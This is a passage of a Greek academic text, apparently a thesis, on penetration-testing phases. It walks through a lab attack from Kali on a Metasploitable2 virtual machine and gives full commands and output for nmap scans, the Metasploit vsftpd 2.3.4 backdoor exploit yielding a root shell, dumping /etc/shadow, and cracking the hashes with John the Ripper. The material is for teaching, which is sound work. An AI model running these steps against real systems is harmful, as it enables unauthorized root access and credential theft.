
Ο «επιτιθέμενος» καταγράφει τα αποτελέσματα της επίθεσής του και τα παραδίδει στον υπεύθυνο ασφαλείας του οργανισμού. Στην ανάλυση θα πρέπει να περιγράφονται αναλυτικά σε ποια μηχανήματα βρήκε ευπάθειες τις οποίες εκμεταλλεύτηκε, τα αρχεία και λογισμικά του οργανισμού στα οποία απέκτησε πρόσβαση, αν και πότε έγινε αντιληπτός από τα συστήματα άμυνας, καθώς επίσης και τους εργαζόμενους που κατάφερε να εξαπατήσει. Τέλος, θα πρέπει να ενημερώσει για τους τρόπους αντιμετώπισης των ευπαθειών.

3.2.5. Διαφορές


Η διαδικασία της Δοκιμής Διείσδυσης, όπως είδαμε, χωρίζεται σε φάσεις. Γενικά, ο αριθμός των φάσεων, ορίζεται αυτόνομα από κάθε εταιρεία κυβερνο-ασφάλειας που προσφέρει τις υπηρεσίες της Δοκιμής Διείσδυσης ή από κάθε έρευνα που μελετά τη Δοκιμή Διείσδυσης. Η πιο συνηθισμένη κατηγοριοποίηση είναι σε πέντε φάσεις. «Σχεδιασμός», «σάρωση», «απόκτηση πρόσβασης», «διατήρηση πρόσβασης» και «αναφορά». Στο πλάνο που δημιουργήσαμε εμείς, συγχωνέψαμε τις φάσεις «απόκτηση πρόσβασης» και «διατήρηση πρόσβασης». Η «απόκτηση πρόσβασης» αφορά την έναρξη της επίθεσης. Δηλαδή την ανακάλυψη της ευπάθειας και την προσπάθεια εκμετάλλευσής της. Ενώ στη φάση «διατήρηση πρόσβασης» είναι που γίνεται προσπάθεια εγκατάστασης backdoor και άλλου κατασκοπευτικού κακόβουλου λογισμικού.



Εικόνα 6. Στάδια Δοκιμής Διείσδυσης της εταιρείας Imperva [46]



Εικόνα 7. Στάδια Δοκιμής Διείσδυσης [47] της εταιρείας CyberX



Εικόνα 8. Στάδια Δοκιμής Διείσδυσης της εταιρείας Okta [48]


3.3. Προσομοίωση επιθέσεων

Σε αυτήν την ενότητα, θα προσομοιώσουμε δύο επιθέσεις. Η πρώτη έχει στόχο την υποκλοπή στοιχείων πρόσβασης και η δεύτερη είναι της μορφής άρνησης υπηρεσιών (denial of service). Διαθέτουμε δύο υπολογιστές, οι οποίοι βρίσκονται στο ίδιο δίκτυο σε μορφή εικονικών μηχανών (virtual machines). Ο πρώτος, χρησιμοποιεί ένα λειτουργικό σύστημα Debian που ονομάζεται Kali, και θα είναι το μηχάνημα του επιτιθέμενου. Έχει φτιαχτεί ειδικά για το σκοπό της Δοκιμής Διείσδυσης. Το μηχάνημα αυτό, είναι εξοπλισμένο ήδη με πάρα πολλά προγράμματα που χρησιμοποιούνται για σάρωση, υποκλοπή, σπάσιμο κωδικών και άλλα. Από τη δική μας μεριά το μόνο που χρειάζεται να τρέξουμε όταν εγκαταστήσουμε την νεότερη έκδοσή του, είναι οι απλές εντολές apt upgrade και apt update ώστε να γίνουν οι απαραίτητες ενημερώσεις τόσο του ίδιου του λειτουργικού συστήματος, όσο και των εγκατεστημένων προγραμμάτων. Ως θύμα θα χρησιμοποιηθεί η επίσης ειδική διανομή Metasploitable2 [49], η οποία έχει εξαρχής κάποιες ευπάθειες.

3.3.1. Kali vs Metasploitable2 – Κλοπή στοιχείων

Το πρώτο βήμα, είναι η σάρωση του δικτύου. Για τη σάρωση θα χρησιμοποιήσουμε το εργαλείο NMAP (Network Mapper). Είναι από τα πιο δημοφιλή εργαλεία καθώς είναι αρκετά ισχυρό. Εκτός από μεθόδους σάρωσης του δικτύου, διαθέτει και βάση δεδομένων με διάφορες κατηγορίες από scripts. Όταν θέλουμε να ελέγξουμε για ευπάθειες, χρησιμοποιούμε την εντολή --script και την κατηγορία ευπαθειών που θέλουμε να ανιχνεύσουμε.

Η εντολή που πρέπει να εκτελεστεί είναι: nmap 192.168.1.0/24. Με το /24, αναζητούμε συσκευές, σε όλα τα υποδίκτυα που μπορεί να υπάρχουν.



Εικόνα 9. Σάρωση του δικτύου

```
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.054s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
62078/tcp open  iphone-sync
MAC Address: EE:82:8D:72:FF:DC (Unknown)

Nmap scan report for hde-samsung-galaxy-s7-edge (192.168.1.19)
Host is up (0.0038s latency).
All 1000 scanned ports on hde-samsung-galaxy-s7-edge (192.168.1.19) are in ignored states.
Not shown: 740 filtered tcp ports (no-response), 260 closed tcp ports (reset)
MAC Address: 4C:66:41:B6:04:EB (Samsung Electro-mechanics(thailand))

Nmap scan report for behemoth (192.168.1.23)
Host is up (0.00017s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 1C:1B:0D:EC:41:0D (Giga-byte Technology)
Nmap scan report for 192.168.1.28 (192.168.1.28)
Host is up (0.00076s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 74:83:C2:CC:F2:71 (Ubiquiti Networks)
```


Εικόνα 10. Σάρωση του δικτύου (Συνέχεια)

```
Nmap scan report for 192.168.1.46 (192.168.1.46)
Host is up (0.0033s latency).
All 1000 scanned ports on 192.168.1.46 (192.168.1.46) are in ignored states.
Not shown: 742 filtered tcp ports (no-response), 258 closed tcp ports (reset)
MAC Address: D8:A3:5C:A4:09:E6 (Samsung Electronics)

Nmap scan report for 192.168.1.79 (192.168.1.79)
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:8D:9F:0A (Oracle VirtualBox virtual NIC)
```

Εικόνα 11. Σάρωση του δικτύου. Εύρεση στόχου

Βρίσκουμε το στόχο. Δεύτερο βήμα, σάρωση του στόχου για ευπάθειες. Χρησιμοποιούμε πάλι το Nmap. Αυτό το εργαλείο, είναι οπλισμένο με κάποιες κατηγορίες (auth, broadcast, brute, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln) από αρχεία εντολών (scripts), οι οποίες σαρώνουν το στόχο και βρίσκουν ευπάθειες. Στην προκειμένη περίπτωση, θα αξιοποιηθεί η κατηγορία vuln, η οποία ελέγχει για γνωστές ευπάθειες.

Εκτελείται η εντολή nmap -sS -f 192.168.1.79 --script vuln. Με την παράμετρο --script vuln, διαλέγουμε την κατηγορία ευπαθειών που θέλουμε να ερευνήσουμε.



Εικόνα 12. Ευπάθεια CVE-2011-2523

Επειδή τα αποτελέσματα της σάρωσης είναι πολλά, θα εμφανίζονται σταδιακά, βάσει της ευπάθειας που μελετάμε. Η πρώτη ευπάθεια που βλέπουμε, είναι ότι κάποιος έχει εγκαταστήσει ένα backdoor στο στόχο, στη θύρα του πρωτοκόλλου FTP. Μάλιστα υπάρχει και τρόπος εκμετάλλευσης: CVE-2011-2523. Επιπλέον, γνωρίζουμε ότι το αποτέλεσμα θα είναι ένα κέλυφος με δικαιώματα διαχειριστή.

Ανοίγουμε το εργαλείο Metasploit, το οποίο είναι εγκατεστημένο στο Kali και είναι εφοδιασμένο με scripts που εκμεταλλεύονται γνωστές ευπάθειες. Τρέχουμε την εντολή search ώστε να βρούμε το κατάλληλο script για την ευπάθεια. Με την εντολή use λέμε στο Metasploit ότι θα χρησιμοποιήσουμε το συγκεκριμένο exploit και θέτουμε τη διεύθυνση IP του στόχου.

```
msf6 > search vsftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.79
rhosts => 192.168.1.79
```

Εικόνα 13. Αναζήτηση του backdoor vsftp_234_backdoor

Εκεί που λέει “No payload configured, defaulting to cmd/unix/interact”, σημαίνει ότι θα χρησιμοποιήσει κάποιο default payload. Μπορούμε να θέσουμε δικό μας βρίσκοντας το κατάλληλο payload, στην προκειμένη περίπτωση ένα reverse tcp shell για unix, το οποίο φορτώνουμε με την εντολή: set payload και τον αριθμό που αναγράφεται δίπλα στο payload

```
28  payload/java/jsp_shell_reverse_tcp                 normal  No  Java JSP Command Shell, Reverse TCP Inline
29  payload/java/meterpreter/reverse_tcp               normal  No  Java Meterpreter, Java Reverse TCP Stager
30  payload/linux/aarch64/shell_reverse_tcp            normal  No  Linux Command Shell, Reverse TCP Inline
31  payload/linux/armle/shell_reverse_tcp              normal  No  Linux Command Shell, Reverse TCP Inline
32  payload/linux/mipsbe/shell_reverse_tcp             normal  No  Linux Command Shell, Reverse TCP Inline
33  payload/linux/mipsle/shell_reverse_tcp             normal  No  Linux Command Shell, Reverse TCP Inline
34  payload/linux/ppc/shell_reverse_tcp                normal  No  Linux Command Shell, Reverse TCP Inline
35  payload/linux/ppc64/shell_reverse_tcp              normal  No  Linux Command Shell, Reverse TCP Inline
36  payload/linux/x64/shell_reverse_tcp                normal  No  Linux Command Shell, Reverse TCP Inline
37  payload/linux/x86/shell_reverse_tcp                normal  No  Linux Command Shell, Reverse TCP Inline
38  payload/linux/x86/shell_reverse_tcp_ipv6           normal  No  Linux Command Shell, Reverse TCP Inline (IPv6)
```

Εικόνα 14. Αναζήτηση του κατάλληλου payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/linux/x64/shell_reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payoload 36
payoload => 36
```


Εικόνα 15. Φόρτωση του payload

Συνεχίζοντας, πραγματοποιούμε την επίθεση εκτελώντας την εντολή exploit. Όντως δημιουργήθηκε ένα shell, το οποίο με την εντολή whoami μας λέει ότι έχει δικαιώματα διαχειριστή. Βλέπουμε επίσης, σε ποιο φάκελο (directory) βρισκόμαστε.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.79:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.79:21 - USER: 331 Please specify the password.
[+] 192.168.1.79:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.79:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.1.79:6200) at 2021-08-05 18:10:46 -0400

whoami
root
dir
bin   dev   initrd      lost+found  nohup.out  root  sys  var
boot  etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom home  lib         mnt         proc       srv   usr
```

Εικόνα 16. Επιτυχία της επίθεσης

Η επίθεση όμως δεν τελειώνει εκεί. Έχουμε ήδη δικαιώματα διαχειριστή (σε διαφορετική περίπτωση θα προσπαθούσαμε να αναβαθμίσουμε τα δικαιώματα σε διαχειριστή), όπου μπορούμε να ψάξουμε περαιτέρω για σημαντικά αρχεία όπως το shadow, το οποίο είναι ένας φάκελος που περιέχει τα ονόματα χρηστών (usernames) και τους κατακερματισμένους κωδικούς (hashed passwords) και το passwd όπου περιέχονται στοιχεία για τους χρήστες. Με την εντολή locate shadow που ανήκει στο λειτουργικό σύστημα unix, εντοπίζουμε που βρίσκεται το αρχείο shadow.



Εικόνα 17. Αναζήτηση του φακέλου shadow

Με την εντολή cat /etc/shadow βλέπουμε το περιεχόμενό του.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

Εικόνα 18. Άνοιγμα του αρχείου shadow για ανάγνωση

Κάνουμε την ίδια διαδικασία και για το αρχείο passwd. Αντιγράφουμε το περιεχόμενο των δύο αρχείων σε δύο αρχεία στο Kali και μετά με την εντολή unshadow, τα συγχωνεύουμε σε ένα αρχείο.

1. **Username** : It is your login name.
2. **Password** : It is your encrypted password. The password should be minimum 8-12 characters long including special characters, digits, lower case alphabetic and more. Usually password format is set to `$id$salt$hashed`, The `$id` is the algorithm used On GNU/Linux as follows:
    1. `$1$` is MD5
    2. `$2a$` is Blowfish
    3. `$2y$` is Blowfish
    4. `$5$` is SHA-256
    5. `$6$` is SHA-512
3. **Last password change (lastchanged)** : Days since Jan 1, 1970 that password was last changed
4. **Minimum** : The minimum number of days required between password changes i.e. the number of days left before the user is allowed to change his/her password
5. **Maximum** : The maximum number of days the password is valid (after that user is forced to change his/her password)
6. **Warn** : The number of days before password is to expire that user is warned that his/her password must be changed
7. **Inactive** : The number of days after password expires that account is disabled
8. **Expire** : days since Jan 1, 1970 that account is disabled i.e. an absolute date specifying when the login may no longer be used.

Εικόνα 19. Σύνθεση του Shadow αρχείο

Μια σύντομη ανάλυση του τι βλέπουμε στις προηγούμενες δύο εικόνες. Στην Εικόνα 19, βλέπουμε σε κάθε γραμμή, τα στοιχεία εισόδου κάθε χρήστη. Στη Εικόνα 20, «μεταφράζουμε» τα αλφαριθμητικά που βλέπουμε. Επομένως, μια γραμμή στοιχείων στο αρχείο shadow απαρτίζεται από τα εξής: Από αριστερά προς τα δεξιά έχουμε όνομα χρήστη, hashed κωδικός πρόσβασης, πότε άλλαξε τελευταία φορά ο κωδικός πρόσβασης, ελάχιστος και μέγιστος αριθμός ημερών δυνατότητας αλλαγής ενός

κωδικού πρόσβασης, προειδοποίηση για τον αριθμό ημερών που απομένουν πριν λήξει ο κωδικός πρόσβασης, αριθμός ημερών απενεργοποιημένου λογαριασμού λόγω ληγμένου κωδικού και τέλος πότε λήγει ο λογαριασμός και τα στοιχεία δεν μπορούν να ξαναχρησιμοποιηθούν.

Οι κωδικοί αυτοί δεν είναι σε μορφή που μπορούμε να τους αξιοποιήσουμε. Γι' αυτό, τρέχουμε το αρχείο με τους κωδικούς στο JohnTheRipper.

```
statd:*:15474:0:99999:7:::

┌──(root💀kali)-[/home/kali]
└─# unshadow passwd shadow > pass

┌──(root💀kali)-[/home/kali]
└─# john pass
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 59 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
```

Εικόνα 20. JohnTheRipper

Τελικά, οι κωδικοί που «έσπασε» φαίνονται στην παρακάτω εικόνα

```
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
```

Εικόνα 21. Σπασμένοι κωδικοί

